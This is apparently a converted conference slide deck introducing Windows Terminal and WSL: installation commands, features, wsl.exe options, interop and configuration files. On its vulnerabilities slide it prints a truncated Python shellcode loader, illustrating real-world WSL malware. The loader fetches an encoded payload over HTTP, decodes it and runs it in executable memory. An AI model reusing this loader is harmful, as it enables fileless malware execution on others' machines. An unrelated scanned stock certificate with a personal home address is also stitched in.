

# Terminals, Command Lines, & UIs - Windows Terminal & WSL Combined Coolness

**Mike Nelson**  
Principal Technologist  
Cohesity

Level: Beginner

# Session Survey

- Your feedback is very important to us
- Please take a moment to complete the session survey found in the mobile app
- Use the QR code or search for “Converge360 Events” in your app store
- Find this session on the Agenda tab
- Click “Session Evaluation”
- Thank you!



# Mike



- ▶ 35+ years in tech
- ▶ Principal Technologist @ Cohesity
- ▶ Experience from Helpdesk to Architect
- ▶ Scripter, not a coder
- ▶ Passion for community, teaching, learning
- ▶ Beer, BBQ, & Gadgets







## Windows Terminal

- Versions
- Installation
- Features
- Customizing



## Windows Subsystem for Linux (WSL)

- Versions
- Installation
- Command line
- Interoperability
- Advanced configuration
- Vulnerabilities
- Graphics

/MyPresentations/2022-August\_TechMentor Redmond



Wis·con·sin

wə'skānsən















GP01

CHSM000021

5000006215

NUMBER  
GB004217

TM

SHARES  
\*\*1\*\*

# Green Bay Packers, Inc.

SEE REVERSE FOR CERTAIN DEFINITIONS

A NONPROFIT CORPORATION ORGANIZED UNDER THE LAWS OF THE  
STATE OF WISCONSIN

This Certifies that

MICHAEL NELSON  
1338 SAINT CLAIR ST  
GREEN BAY WI 54301

\*\*\*\*\*1\*\*\*\*\*  
\*\*\*\*\*1\*\*\*\*\*  
\*\*\*\*\*1\*\*\*\*\*  
\*\*\*\*\*1\*\*\*\*\*  
\*\*\*\*\*1\*\*\*\*\*

is the owner of

\*\*ONE\*\*

SHARES OF THE NO PAR VALUE COMMON STOCK OF  
**GREEN BAY PACKERS, INC.,**

fully paid and nonassessable, transferable on the books of the Corporation in person or by duly authorized Attorney upon surrender of this certificate properly endorsed, but only in compliance with, and to persons permitted to hold stock according to, the regulations of the Corporation.

The holder hereof understands and agrees:

That no dividend shall ever be paid on said stock;

That if the Corporation is dissolved all the assets shall go to charitable causes;

**THAT SAID STOCK IS SUBJECT TO TRANSFER RESTRICTIONS DESCRIBED ON THE REVERSE SIDE.**

In Witness Whereof, the said Corporation has caused this Certificate to be signed by its duly authorized officers and sealed with the Seal of the Corporation.

Dated

NOVEMBER 20, 1997



*Robert M. Clatten*

*Ronald E. Idar*

AUTHORIZED SIGNATURE

BY

FIRST STAR TRUST COMPANY

TRANSFER AGENT  
AND CLERK**TECHMENTOR**



# Windows Terminal



- 3 flavors – Stable, Preview, Dev
- Requires W10 2004 or later, Server 2022
- A UWP app – aka an AppX app
- Open source

# Conhost.exe & Terminal

- the “OG”
- hosts backend code & API server
- backwards compatability
- new & modern
- Customizable, scalable
- memory efficient
- the new default – W11 insider preview 22621.436+

# Installation on Client

- Microsoft Store
- PowerShell (5.x)
- winget
- Chocolatey
- scoop

```
PS>Add-AppxPackage Microsoft.WindowsTerminal_<versionNumber>.msixbundle
```

```
C:\>winget install --id=Microsoft.WindowsTerminal -e
```

```
C:\>choco install microsoft-windows-terminal
```

```
C:\>scoop bucket add extras  
C:\>scoop install windows-terminal
```

# Installation on Server 2022

Manual installation – no auto updates

```
PS>Invoke-WebRequest -Uri  
https://github.com/microsoft/terminal/releases/download/v1.7.1091.0/Microsoft.WindowsTer  
minal_1.7.1091.0_8wekyb3d8bbwe.msixbundle -outfile  
Microsoft.WindowsTerminal_1.7.1091.0_8wekyb3d8bbwe.msixbundle  
  
PS>Add-AppxPackage -Path  
.\Microsoft.WindowsTerminal_1.7.1091.0_8wekyb3d8bbwe.msixbundle
```

\*Check for correct version number on GitHub site



# Features

- Tabs – multiple, colored, named, icon/emoji
- Multiple terminal flavors
- Unlimited fonts
- Color schemes, acrylic translucency
- Background – custom image, opacity
- Profiles – Dynamic, Custom command lines, \*Run-As Admin, Hide, plus a lot more
- Custom hotkeys
- Pane splits, RO mode
- Custom command palette
- Settings file – json, portable
- Advanced settings

# Dynamic Profiles



- WSL
- PowerShell
- Azure Cloudshell
- Visual Studio Command Prompt
- Visual Studio PowerShell Prompt

# Customization

In-App settings  
settings.json file




**Tip:**  
Press the Alt key when  
selecting Settings in the UI  
to get a default settings  
file



# Demo Windows Terminal



# Windows Subsystem for Linux - WSL



- 2 variants – stable & preview
- 2 versions – v1 & v2
- Use v1 for Linux to Windows file intensive operations/applications
- V2 required for advanced compatibility, optimizations, & features
- Runs on Windows Client (W10 v2004+, W11) & Server (KB 5014678)
- Open source

# Not Always a Friendship

“Linux is a cancer that attaches itself in an intellectual property sense to everything it touches. That’s the way that the license works.”


– *Steve Ballmer (2001)*

“Free Software licenses are the devil’s work.”

– *Microsoft PR Statement (2001)*

We make peace with our enemies, not our friends.


- *Tyrion Lannister*




# Why WSL?

# Versions

## WSL v1



## WSL v2





# Components

## WSL

Virtual Machine Platform (HVC)

ws1.exe

Kernel

Shell

File system

Graphics

Sound

Network

## + Distributions (Distros)

- Ubuntu
- Debian
- Kali
- Oracle
- Alpine
- Suse
- OpenSuse
- Penguin
- Rocky 8
- Raft
- Alma
- AOSC
- Fedora Mix
- Official others
- Unofficial others
- Custom

# Installation

## WSL

- `wsl --install` (W10 v2004, W11, Server 2022)
  - will set v2 as default & install default Ubuntu distro
- Control Panel
- Dism
  - `dism.exe /online /enable-feature /featurename:Microsoft-Windows-Subsystem-Linux /all /norestart`
- PowerShell
  - `Enable-WindowsOptionalFeature -Online -FeatureName Microsoft-Windows-Subsystem-Linux`
- Download as bundle (ex. Server 2019, dark sites)
  - Github

## Distributions (Distros)

- `wsl --install --d <distroname>`
  - W10 v2004, W11, Server 2022
- Download as bundle & install as AppX Package or zip file
  - Required for Server 2019 & older, optional for Server 2022
- Unofficial distros may have other means

# wsl.exe

## Command line interpreter for WSL

- Install, update, & check status of wsl
- Install distro & set default distro
- List installed & available distros
- Export & import wsl images
- Register & unregister distro
- Mount a disk or device
- Execute commands within a shell
- Change shells
- Set wsl version per distro & default
- Run-as & change user

```
C:\Windows\System32> wsl --help
Copyright (c) Microsoft Corporation. All rights reserved.
For privacy information about this product please visit https://aka.ms/privacy.
```

```
Usage: wsl.exe [Argument] [Options...] [CommandLine]
```

### Arguments for running Linux binaries:

If no command line is provided, wsl.exe launches the default shell.

`--exec, -e <CommandLine>`  
Execute the specified command without using the default Linux shell.

`--shell-type <Type>`  
Execute the specified command with the provided shell type.

#### Types:

`standard`  
Execute the specified command using the default Linux shell.

`login`  
Execute the specified command using the default Linux shell as a login shell.

`none`  
Execute the specified command without using the default Linux shell.

`--`  
Pass the remaining command line as-is.

### Options:

`--cd <Directory>`  
Sets the specified directory as the current working directory.  
If ~ is used the Linux user's home path will be used. If the path begins with a / character, it will be interpreted as an absolute Linux path. Otherwise, the value must be an absolute Windows path.

`--distribution, -d <Distro>`  
Run the specified distribution.

`--user, -u <UserName>`  
Run as the specified user.

`--system`  
Launches a shell for the system distribution.

# Interoperability

## Files & Drives

- Bi-directional files & folders
- Bi-directional working file copies are not recommended
- Case sensitivity (use `fsutil.exe` in Windows to set)
- Symlinks support for Windows
- Invalid Windows filenames – UNC paths not supported
- Best effort permissions from Linux to Windows
- Linux - Drive mounts are in `/mnt`
- Linux - USB drive mounts supported
- `wslpath` utility to view/change pathing

## Apps & Processes

- Run Windows tools from Linux
  - `~$ notepad.exe`
- \*Run Linux tools on Windows (`wsl.exe`)
  - `C:\>wsl.exe ls-la`
- Combine OS commands
  - `C:\>dir | wsl grep hello`
  - `~$ ipconfig.exe | grep IPv4 | cut -d: -f2`
- Environment variables shared with `WSLENV`
- Some apps know WSL (ex. Docker Desktop)

To \*disable interoperability: `~$ echo 0 > /proc/sys/fs/binfmt_misc/WSLInterop`

\*Does not persist across sessions

# Advanced Configuration

## **/etc/wsl.conf**

- Distro wsl v1 & v2 config
- 4 sections – [automount], [user], [interop], [network]
- 1 section in preview only – [boot]

## **%UserProfile%/.wslconfig**

- Global wsl v2 config
- 1 section – [wsl2]

# Advanced Configuration

## /etc/wsl.conf

```
C:\Windows\System32> wsl --help
Copyright (c) Microsoft Corporation. All rights reserved.
For privacy information about this product please visit https://aka.ms/privacy.

Usage: wsl.exe [Argument] [Options...] [CommandLine]

Arguments for running Linux binaries:

    If no command line is provided, wsl.exe launches the default shell.

    --exec, -e <CommandLine>
        Execute the specified command without using the default Linux shell.

    --shell-type <Type>
        Execute the specified command with the provided shell type.

    Types:
        standard
            Execute the specified command using the default Linux shell.
        login
            Execute the specified command using the default Linux shell as a login shell.
        none
            Execute the specified command without using the default Linux shell.

    --
        Pass the remaining command line as-is.

Options:
    --cd <Directory>
        Sets the specified directory as the current working directory.
        If ~ is used the Linux user's home path will be used. If the path begins
        with a / character, it will be interpreted as an absolute Linux path.
        Otherwise, the value must be an absolute Windows path.

    --distribution, -d <Distro>
        Run the specified distribution.

    --user, -u <UserName>
        Run as the specified user.

    --system
        Launches a shell for the system distribution.
```

## %UserProfile%/.wslconfig

```
[automount]
enabled = true
root = /
options = "metadata,uid=1003,gid=1003,umask=077,fmask=11,case=off"

[network]
hostname = DemoHost
generateHosts = false
generateResolvConf = false

[interop]
enabled = false
appendWindowsPath = false

[user]
default = DemoUser

[boot]
command = service docker start
```



# WSL Vulnerabilities

Shells are always vulnerable exploit, penetration, and exfiltration points in any OS.

```

import ctypes,urllib.request,codecs,base64
shellcode = urllib.request.urlopen('http://127.0.0.1:8888/get_code?uuid=716c1eb2-7d81-11ec-b072-52540054f5b1').read()
number = 4


for i in range(int(number)):
    shellcode = base64.b64decode(shellcode)

shellcode = codecs.escape_decode(shellcode)[0]
shellcode = bytearray(shellcode)

ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64
ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0), ctypes.c_int(len(shellcode)), ctypes.c_int(0x3000), ctypes.c_int(0x40))
buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)
ctypes.windll.kernel32.RtlMoveMemory(
    ctypes.c_uint64(ptr),
    buf,
    ctypes.c_int(len(shellcode))
)
handle = ctypes.windll.kernel32.CreateThread(
    ctypes.c_int(0),
    ctypes.c_int(0),
    ctypes.c_uint64(ptr),
    ctypes.c_int(0),

```


- Black Lotus Labs discovered first in the wild exploit in 2021
- Agents, remote shell, Telegram-bot, password dumper, etc.
- SANS whitepaper - <https://www.sans.org/white-papers/39330/>



# Graphics - wslg

- Brings X-Windows apps to WSL
- Requires W11 build 22000.\* or W11 Insider Preview builds 21362+
- Intel, Nvidia, AMD vGPUs
- Nvidia CUDA driver available
- User & System distros

<https://github.com/microsoft/wslg>



# Demo WSL

# WSL Tidbits

- VPN to WSL instance (based off an Alpine distro) - <https://github.com/sakai135/wsl-vpnkit>
- Create multiple instances of Ubuntu - <https://github.com/mikenelson-io/WslGen>
- WSL PowerShell module - <https://github.com/SvenGroot/WslManagementPS>
- WSL on Mac via Parallels - <https://patrickwu.space/2020/02/14/wsl-on-mac/>

# Thank you!

@mikenelsonio

GitHub - mikenelson-io

LinkedIn - nelmedia

# Session Survey

- Your feedback is very important to us
- Please take a moment to complete the session survey found in the mobile app
- Use the QR code or search for “Converge360 Events” in your app store
- Find this session on the Agenda tab
- Click “Session Evaluation”
- Thank you!

